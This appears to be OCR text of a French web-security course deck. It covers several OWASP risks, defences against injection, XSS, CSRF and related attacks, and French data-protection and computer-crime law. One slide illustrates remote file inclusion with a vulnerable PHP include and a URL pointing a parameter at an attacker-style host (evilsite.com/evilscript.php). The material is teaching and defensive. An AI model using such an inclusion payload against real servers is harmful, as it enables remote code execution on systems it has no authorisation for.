A5 – Security Misconfiguration	•Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date.
A6 – Sensitive Data Exposure	•Many web applications do not properly protect sensitive data, such as credit cards, tax ids, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Missing Function Level Access Control	•Virtually all web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access unauthorized functionality.
A8 - Cross-Site Request Forgery (CSRF)	•A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9 - Using Components with Known Vulnerabilities	•Vulnerable components, such as libraries, frameworks, and other software modules almost always run with full privilege. So, if exploited, they can cause serious data loss or server takeover. Applications using these vulnerable components may undermine their defenses and enable a range of possible attacks and impacts.
A10 – Unvalidated Redirects and Forwards	•Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

SQL Injection

Définition




SQL Injection

Protections

- Filtrage des entrées
- Requêtes préparées

Brute force

Définition




Brute force

Protections

- Ne pas utiliser de login/password "simple" ou basé sur un dictionnaire
- Latence entre chaque tentative
- Captcha
- Token unique

XSS

Définition




XSS

Protections

- Filtrage input
- Encodage output

CSRF

Définition




CSRF

Protections

- Actions de formulaire uniquement par POST
- Captcha sur actions "sensibles"
- Token à usage unique OWASP CSRF_Guard

Command Injection

Définition




Command Injection Protections

- Ne pas utiliser des commandes systèmes dans les applications Web
- Sinon, aucune entrée utilisateur ne doit être utilisée pour construire la commande
- Sinon, filtrage des entrées

Directory traversal

Definition




Directory Traversal

Protections

- Filtrage des entrées (..)
- Tableau d'index/références

Remote file inclusion

Définition




```
<!--?php
include $phpFile
...
?-->
```

==> http://monsite/mapage.php?
$phpfile=http://evilsite.com/evilscript.php

Remote file inclusion

Protections

- Initialiser et valider les variables avant utilisation
- Eviter l'utilisation d'entrée utilisateur pour chercher des chemins
- allow_url_fopen allow_url_include


HELLO, VERIZON?
I'M INTERESTED IN YOUR
SHARE EVERYTHING PLAN...

Système de traitement automatisé de données

"*Tout ensemble composé d'une ou plusieurs unités de traitement, de mémoire, de logiciel, de données, d'organes d'entrées-sorties et de liaisons, qui concourent à un résultat déterminé, cet ensemble étant protégé par des dispositifs de sécurité*".

Aucune définition précise dans la loi

Sont STAD en pratique

- le réseau France Telecom
- le réseau Carte bancaire (Trib. cor. Paris, 25 fev. 2000)
- un disque dur (Cour d’appel de Douai, 7 oct. 1992)
- un ordinateur isolé
- téléphone portable
- etc ...

L'utilisateur


Droits de l'utilisateur

CNIL - exercer vos droits

- droit d'accès
- droit de rectification
- droit d'opposition
- droit au déréférencement

Safe Harbor

Le responsable



Devoirs du responsable

- le responsable du traitement est tenu de
  - déclarer le traitement
    - 5 ans d'emprisonnement & 300 000€ d'amende
      - Article 226-16
  - prendre toutes précautions concernant la sécurité des données selon
    - la nature des données
    - les risques présentés par le traitement
    - 5 ans d'emprisonnement & 300 000€ d'amende
      - Article 226-17

Lois informatique et libertés – Article 22 & Article 34

Risques réellement encourus par le responsable

- Ce qui importe pour déterminer la responsabilité pénale du responsable du traitement, c'est donc de savoir si l'auteur a accompli les diligences normales compte tenu de sa fonction, de sa mission, de ses compétences, de ses pouvoirs mais également des moyens dont il disposait.

Article 121-3

- Les juges ont d'importantes exigences et vont jusqu'à récuser « l'obligation de moyen » pour imposer une véritable « obligation de résultat »

Décision du TGI de Versailles, du 4 mars 2002

Devoirs du responsable en pratique

- le RSSI et le CIL s'assurent que les exigences légales sont bien implémentées
- le responsable définit l'ensemble des précautions utiles suite à une analyse de risques
- le responsable doit s’assurer que les mesures de sécurité sont effectivement mises en œuvre

Guide de la CNIL - La sécurité des données personnelles

Connaître les dispositifs

- Protection du Potentiel Scientifique et Technique de la nation
  - intérêts économiques de la nation
  - affaiblissement la défense de la nation
  - prolifération des armes de destruction massive
  - terrorisme
    - Protection des SI sensibles
- Données de santé
  - http://esante.gouv.fr/
- Etablissements de crédit
  - garanties spécifiques de sécurité

Conservation des logs de modification

- Décret n° 2011-219 du 25 février 2011 relatif à la conservation et à la communication des données permettant d'identifier toute personne ayant contribué à la création d'un contenu mis en ligne
  - ip, url, protocole, date heure, nature de l'opération
    - éventuellement les données utilisateurs
    - éventuellement données bancaires
  - accédées dans le cadre d'une réquisition judiciaire
  - conservées un an
    - données utilisateurs pendant un an après la clôture

Article 60-2: mise à disposition dans les meilleurs délais

Article 226-20: les logs ont une date de péremption

Le sous traitant

Le sous traitant

- exigences de sécurité à formaliser
- clauses de confidentialité à spécifier
- tenir compte des dispositifs

Guide de la CNIL - La sécurité des données personnelles - P30

ANSSI - Maîtriser les risques de l'infogérance - P8

Le pirate


Network Alert
Port Scan attack is logged
Virus Alert
Antivirus has detected Trojan.Backdoor on your system. The file was deleted.
/sbin/iptables -A INPUT -i eth0 -p tcp --destination-port ALL -s 195.51.100.* -j DROP
/sbin/service iptables save

Risques encourus par le pirate

- STAD
  - accès frauduleux
  - maintien frauduleux de l'accès
    - 2 ans d'emprisonnement & 30 000 € d'amende
  - suppression ou modification des données
    - 3 ans d'emprisonnement & 45 000 € d'amende
  - si données à caractère personnel
    - 5 ans d'emprisonnement & 75 000 € d'amende

Article 323-1

risques encourus par le pirate

- altération du fonctionnement
  - 5 ans d'emprisonnement et de 75 000 € d'amende
- si données à caractère personnel
  - 7 ans d'emprisonnement & 100 000 € d'amende

Article 323-2

risques encourus par le pirate en pratique

pas de condamnation pour le pirate si

- aucune protection
- aucune mention de confidentialité
- accessible via les outils de navigation grand public
- même en cas de données nominatives

KITETOA VS TATI

bluetouff VS ANSES

risques encourus par le pirate en pratique

- Atteintes aux intérêts fondamentaux de la nation
  - Sécurité nationale
    - Article 410-1 à 411-6
- Secret des communication pour l'autorité publique et FAI
  - 3 ans d'emprisonnement et de 45 000 € d'amende
    - Article 432-9
- Usurpation d'identité
  - 5 ans d'emprisonnement et de 75 000 € d'amende
    - Article 434-23
- Importer, détenir, offrir ou mettre à disposition un moyen de commettre une infraction est puni
  - Article 323-3-1 (issu de la Loi Godfrain)

Approche pragmatique dans les projets

- N'imposez pas un document de 1000 pages décrivant toutes les protections à vos équipes
- Privilégiez une approche itérative par les risques
- Soyez pragmatiques : commencez par le plus important et le plus simple à protéger ("Quick Win")
- Adaptez au contexte, à la sensibilité


  Approche dans les projets agile, SAFECode

  Pratiques de développement, SAFECode

Approche pragmatique dans les projets

- Accompagnez, soutenez et formez les équipes
- Sensibilisez les décideurs
- Fixez des objectifs atteignables à court terme et mesurables : le but est de **réduire** les risques, pas de les **éliminer** tous en suivant un plan d'action qui se voudrait parfait
- Décrivez les exigences de sécurité (au même titre que qualité, performance, exploitabilité, etc...)
